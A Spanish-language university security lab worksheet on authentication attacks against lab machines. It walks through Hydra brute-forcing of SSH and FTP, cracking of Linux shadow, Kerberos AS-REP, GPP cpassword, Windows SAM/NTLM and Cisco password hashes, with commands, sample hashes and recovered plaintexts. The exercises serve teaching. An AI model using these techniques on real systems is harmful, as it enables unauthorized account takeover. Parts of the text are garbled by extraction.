

Actividad práctica número 10:

Formato: Individual.

Asignatura: Seguridad de Sistemas

Título: Autenticación

A.- Ataques de diccionario

1.- Construya un diccionario en un archivo de texto basado en el siguiente ejemplo

```
root@kali:~# cat diccionario.txt
hola
password
abc123
msfadmin
contrasena
123456
```

2.- Realice un ataque de diccionario al servicio SSH de la máquina Metasploitable 2

```
root@kali:~# hydra 10.0.2.130 ssh -s 22 -l msfadmin -P diccionario.txt
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-26 01:54:18
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
tasks: use -t 4
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ssh://10.0.2.130:22/
[22][ssh] host: 10.0.2.130 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-26 01:54:22
```

3.- Realice el mismo procedimiento sobre el servicio FTP


```
root@kali:~# hydra 10.0.2.130 ftp -l msfadmin -P diccionario.txt
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service orgon or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-26 02:17:30
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ftp://10.0.2.130:21/
[21][ftp] host: 10.0.2.130 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-26 02:17:36
```


4.- Conéctese a la página de login de DVWA con una contraseña falsa




5.- Visualice la captura de tráfico en la herramienta ZAP



- 6.- Recargue la página de login para reiniciar el contador
- 7.- Seleccione la contraseña ingresada y ejecute la opción "Fuzz"




8.- Agregue al Payload, el diccionario provisto por su profesor




9.- Ejecute el ataque vía Fuzzer



10.- Visualice en el registro de log los intentos realizados por la herramienta



11.- Recargue la página de login de la aplicación



B.- Cracking de contraseñas Linux

1.- Utilice los siguientes archivos de usuarios y contraseñas de un sistema Linux

Archivo de usuarios (/etc/passwd)

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/bin/sh

bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh

sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh

lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh

news:x:9:9:news:/var/spool/news:/bin/shuucp:x:10:10:uucp:/var/spool/uucp:/bin/sh

proxy:x:13:13:proxy:/bin:/bin/sh

www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh

irc:x:39:39:ircd:/var/run/ircd:/bin/sh

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh

nobody:x:65534:65534:nobody:/nonexistent:/bin/sh

libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false

sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin

msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash

bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false

ftp:x:107:65534::/home/ftp:/bin/false

postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash

mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false

distccd:x:111:65534::/:/bin/false

user:x:1001:1001:just a user,111,,:/home/user:/bin/bash

service:x:1002:1002:,,,;/home/service:/bin/bashtelnetd:x:112:120::/nonexistent:/bin/false

proftpd:x:113:65534::/var/run/proftpd:/bin/false

statd:x:114:65534::/var/lib/nfs:/bin/false snmp:x:115:65534::/var/lib/snmp:/bin/false

Archivo de contraseñas (/etc/shadow)

root:\$1\$/avpfBJ1\$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::

daemon:*:14684:0:99999:7:::

bin:*:14684:0:99999:7:::

sys:\$1\$fUX6BPOt\$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::

sync:*:14684:0:99999:7:::

```
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup: *:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid: !: 14684: 0: 99999: 7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd: *:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
```

2.- Realice la fusión de ambos archivos con el siguiente comando

```
root@kali:/home/kali# unshadow passwd shadow > pass.txt
root@kali:/home/kali#
```

3.- Compruebe el resultado

```
root@kali:/home/kali# cat pass.txt
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
```

4.- Descomprima el diccionario rockyou en su máquina Kali

```
root@kali:/home/kali# gzip -d /usr/share/wordlists/rockyou.txt.gz
root@kali:/home/kali#
```

5.- Realice el cracking de contraseñas con la herramienta john the Ripper

6.- Realice el cracking de una contraseña en especifico

```
root@kali:/home/kali# john --wordlist=diccionario.txt msfadmin.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates left, minimum 96 needed for performance.
msfadmin (msfadmin)
1g 0:00:00:00:00 DONE (2020-06-25 02:26) 100.0g/s 600.0p/s 600.0c/s 600.0C/s hola
```

C.- Cracking de contraseñas Kerberos

1.- Considere el siguiente archivo de Kerberos

\$krb5asrep\$23\$svc-

alfresco@HTB.LOCAL:99392f49751fc69600d88c66b6805729\$f4636eb3a70b8ad2bb67e5c8a6aef09836b 5dc917fa8dd2a12134f60555782d344d251478941692c36bdca710ec56ca548c32b415765993cf4c65984b be04ef377e9148e3da4e24fd7b8320ed04ac0bd12debd08b4c79fcd019ef7584c803bca2cb13f616e62c07 de8e4105ea340a3c33b550d64b6fa59e41f58a1ea48472b2e500ca2fd46ba67230cac159becc38e61cd99d 31770a0aac0d6843d3a2b0df7ffa5ba005bd4c58d593eff8a658814416cbe5568dab489464151787608699 e03b108dadcd8d8827193c93dd56f392caf8a4891aa48625072c5f02943486e139ae34a0c47c02564

Realice el cracking de la contraseña utilizando la herramienta hashcat

3.- Valide el resultado

```
root@kali:/home/kali# cat hash.crack
$krb5asrep$23$svc-alfresco@HTB.LOCAL:99392f49751fc69600d88c66b6805729$f4636eb
3a70b8ad2bb67e5c8a6aef09836b5dc917fa8dd2a12134f60555782d344d251478941692c36bd
ca710ec56ca548c32b415765993cf4c65984bbe04ef377e9148e3da4e24fd7b8320ed04ac0bd1
2debd08b4c79fcd019ef7584c803bca2cb13f616e62c07de8e4105ea340a3c33b550d64b6fa59
e41f58a1ea48472b2e500ca2fd46ba67230cac159becc38e61cd99d31770a0aac0d6843d3a2b0
df7ffa5ba005bd4c58d593eff8a658814416cbe5568dab489464151787608699e03b108dadcd8
d8827193c93dd56f392caf8a4891aa48625072c5f02943486e139ae34a0c47c02564:s3rvice
root@kali:/home/kali#
```

D.- Cracking de contraseñas GPO

1.- Se adjunta un archivo XML de un respaldo GPO

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-
4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18
20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U"
newName="" fullName="" description=""
cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfC
uNH8pG5aSVYdYw/NgIVmQ" changeLogon="0" noChange="1" neverExpires="1"
acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
```

</Groups>

2.- Instale la siguiente herramienta para hacer el cracking en su máquina Kali

Ref:

https://github.com/MartinIngesen/gpocrack

```
root@kali:/home/kali# git clone https://github.com/MartinIngesen/gpocrack.git
Cloning into 'gpocrack'...
remote: Enumerating objects: 10, done.
remote: Total 10 (delta 0), reused 0 (delta 0), pack-reused 10
Receiving objects: 100% (10/10), done.
Resolving deltas: 100% (2/2), done.
root@kali:/home/kali#
```

3.- Actualice el repositorio de su Kali

```
root@kali:/home/kali/gpocrack# apt-get update
Get:1 http://mirror.ufro.cl/kali kali-rolling InRelease [30.5 kB]
Get:2 http://mirror.ufro.cl/kali kali-rolling/non-free Sources [124 kB]
Get:3 http://mirror.ufro.cl/kali kali-rolling/main Sources [13.1 MB]
Get:4 http://mirror.ufro.cl/kali kali-rolling/contrib Sources [62.2 kB]
Get:5 http://mirror.ufro.cl/kali kali-rolling/main amd64 Packages [16.6 MB]
Get:6 http://mirror.ufro.cl/kali kali-rolling/contrib amd64 Packages [101 kB]
Get:7 http://mirror.ufro.cl/kali kali-rolling/non-free amd64 Packages [195 kB]
Fetched 30.2 MB in 12s (2,571 kB/s)
Reading package lists... Done
```

4.- Instale PIP de Python

```
root@kali:/home/kali/gpocrack# apt-get install python-pip
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
   libpython-all-dev libpython-dev libpython2-dev libpython2.7
   python2.7-dev
```

5.- Instale la siguiente librería

```
root@kali:/home/kali/gpocrack# pip install pycrypto
/usr/share/python-wheels/pkg_resources-0.0.0-py3-none-any.whl/pkg_resources/py2_warn.py:21:
***************************
You are running Setuptools on Python 2, which is no longer
supported and
>>> SETUPTOOLS WILL STOP WORKING <<</pre>
in a subsequent release (no sooner than 2020-04-20).
```

6.- Ejecute la herramienta de cracking

```
root@kali:/home/kali/gpocrack# python gpocrack.py edBSHOwhZLTjt/QS9FeIcJ83mjW A98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ Password is: GPPstillStandingStrong2k18 root@kali:/home/kali/gpocrack#
```

E.- Obtención de tabla SAM

- 1.- Inicie su computador en Windows 7
- 2.- Inicie la máquina virtual de Windows 7 provista en su VirtualBox con la interfaz de red en modo Red NAT.
- 3.- En "Panel de Control" > "Cuentas de usuario" de Windows 7 cree los siguientes tres usuarios, según el ejemplo de la figura:

- user: test1 pass: 12345- user: test2 pass: abc12345- user: test3 pass: 2017uandes123

Dar un nombre a la cuenta y elija un tipo de cuenta

Este nombre aparecerá en la pantalla de inicio de sesión y en el menú Inicio.

test1

Usuario estándar

Los usuarios de cuentas estándar pueden usar la mayoría de software y cambiar la configuración del sistema que no afectan a otros usuarios ni a la seguridad del equipo.

Administrador

Los administradores tienen acceso completo al equipo y pueden hacer los cambios que deseen. Según la configuración de las notificaciones, es posible que se pida a los administradores que proporcionen su contraseña o una confirmación antes de realizar cambios que puedan afectar a otros usuarios.

Se recomienda proteger todas las cuentas con una contraseña segura.

¿Por qué se recomienda usar una cuenta estándar?



Realizar cambios en la cuenta de test1

Cambiar el nombre de cuenta

Crear una contraseña

Cambiar la imagen

Configurar Control parental

Cambiar el tipo de cuenta

Eliminar la cuenta

Administrar otra cuenta



Crear una contraseña para la cuenta de test1



test1 Usuario estándar

Está creando una contraseña para test1.

Si hace esto, test1 perderá todos los archivos EFS cifrados, certificados personales y contraseñas almacenadas para los sitios web o los recursos de red.

Para evitar pérdida de datos en el futuro, solicite a test1 que cree un disquete para restablecer contraseñas.

••••	
••••	
Si la contraseña contiene mayúscul Cómo crear una contraseña segura	as, no se olvide de escribirlas de la misma forma
12345	
El indicio de contraseña será visible ¿Qué es un indicio de contraseña?	para todos los usuarios que utilicen este equipo



4.- Valide la "fortaleza" de cada contraseña en el sitio

https://password.kaspersky.com/

y complete el siguiente cuadro:

User	Contraseña	Fortaleza	Tiempo de cracking
test1	12345		
test2	abc12345		
test3	2017uandes123		

- 5.- Baje e instale la aplicación Pwdump7 en su máquina virtual Windows 7, desde la siguiente dirección FTP dispuesta por su profesor
- 6.- Levante una ventana de comandos como "administrador"

7.- Genere el archivo de texto de password, usando la aplicación PWDUMP7 usando el comando que se detalla a continuación:

```
C:\Users\Administrador\Downloads\pwdump7>PwDump7.exe > password.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

C:\Users\Administrador\Downloads\pwdump7>
```

- 8.- Modifique el archivo de contraseñas según el formato mostrado en la figura
- Formato original:

- Nuevo formato:

```
password: Bloc de notas
Archivo Edición Formato Ver Ayuda

test1:7A21990FCD3D759941E45C490F143D5F
test2:EA847B34167FD797CAC465A00A2D88B3
test3:A1858FE44185CA1E3FA11DF02DC8CFDA
```

9.- Levante su máquina Kali 2.0, con la interfaz de red en modo RedNAT y configure el teclado en español con el siguiente comando:

```
File Edit View Search Terminal Help
root@kali:~# setxkbmap -layout latam
root@kali:~#
```

10.- Copie el archivo a su máquina Kali

```
root@kali:~# cd Downloads/
root@kali:~/Downloads# ls -l
total 4
-rw-r--r- 1 root root 120 Jan 4 14:20 password.txt
root@kali:~/Downloads# more password.txt
test1:7A21990FCD3D759941E45C490F143D5F
test2:EA847B34167FD797CAC465A00A2D88B3
test3:A1858FE44185CA1E3FA11DF02DC8CFDA
root@kali:~/Downloads#
```

11.- Ejecute el siguiente comando para obtener la contraseña del primer usuario

john --format=NT --user=user1 nombre_archivo

12.- Repita la operación con los usuarios "test2" y "test3"

F.- Cracking de NTLM

1.- Obtenga el resultado de las siguientes contraseñas que están en formato NTLM y LM

Password	HASH LM	HASH NTLM
123456	44EFCE164AB921CAAAD3B435B51404EE	32ED87BDB5FDC5E9CBA88547376818D4
123456789	0182BD0BD4444BF867CD839BF040D93B	C22B315C040AE6E0EFEE3518D830362B
qwerty	598DDCE2660D3193AAD3B435B51404EE	2D20D252A479F485CDF5E171D93985BF
password	E52CAC67419A9A224A3B108F3FA6CB6D	8846F7EAEE8FB117AD06BDD830B7586C
1234567	0182BD0BD4444BF8AAD3B435B51404EE	328727B81CA05805A68EF26ACB252039
12345678	0182BD0BD4444BF836077A718CCDF409	259745CB123A52AA2E693AAACCA2DB52
12345	AEBD4DE384C7EC43AAD3B435B51404EE	7A21990FCD3D759941E45C490F143D5F
iloveyou	A7F6FE4D214A8591613E9293942509F0	B963C57010F218EDC2CC3C229B5E4D0F
111111	E8450C7E07112982AAD3B435B51404EE	2D7F1A5A61D3A96FB5159B5EEF17ADC6
123123	1F27ACDE849935B0AAD3B435B51404EE	579110C49145015C47ECD267657D3174

G.- Cracking de NTLMv2

1.- Utilice el siguiente archivo de contraseña en formato NTLMv2

2.- Realice el cracking de la contraseña utilizando la herramienta

3.- Una vez que finalice, revise el archivo de salida

H.- Cracking de contraseñas Cisco


1.- Considere el siguiente extracto de un archivo de configuración Cisco

```
version 12.2
no service pad
service password-encryption
isdn switch-type basic-5ess
hostname ios-1
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
ip ssh authentication-retries 5
ip ssh version 2
router bgp 100
synchronization
bgp log-neighbor-changes
bgp dampening
network 192.168.0.0Â mask 300.255.255.0
timers bgp 3 9
redistribute connected
```

2.- Realice el cracking de las contraseñas de usuario utilizando la siguiente aplicación

Ref:

http://www.ifm.net.nz/cookbooks/passwordcracker.html



Type 7 Password: 02375012182C1A1D751618034F36415408

Crack Password

Plain text: Q4)sJu\Y8qz*A3?d

3.- Realice el cracking de la contraseña administrador usando hashcat

4.- Resultado

root@kali:/home/kali# cat out.txt
\$1\$pdQG\$o8nrSzsGXeaduXrjlvKc91:stealth1agent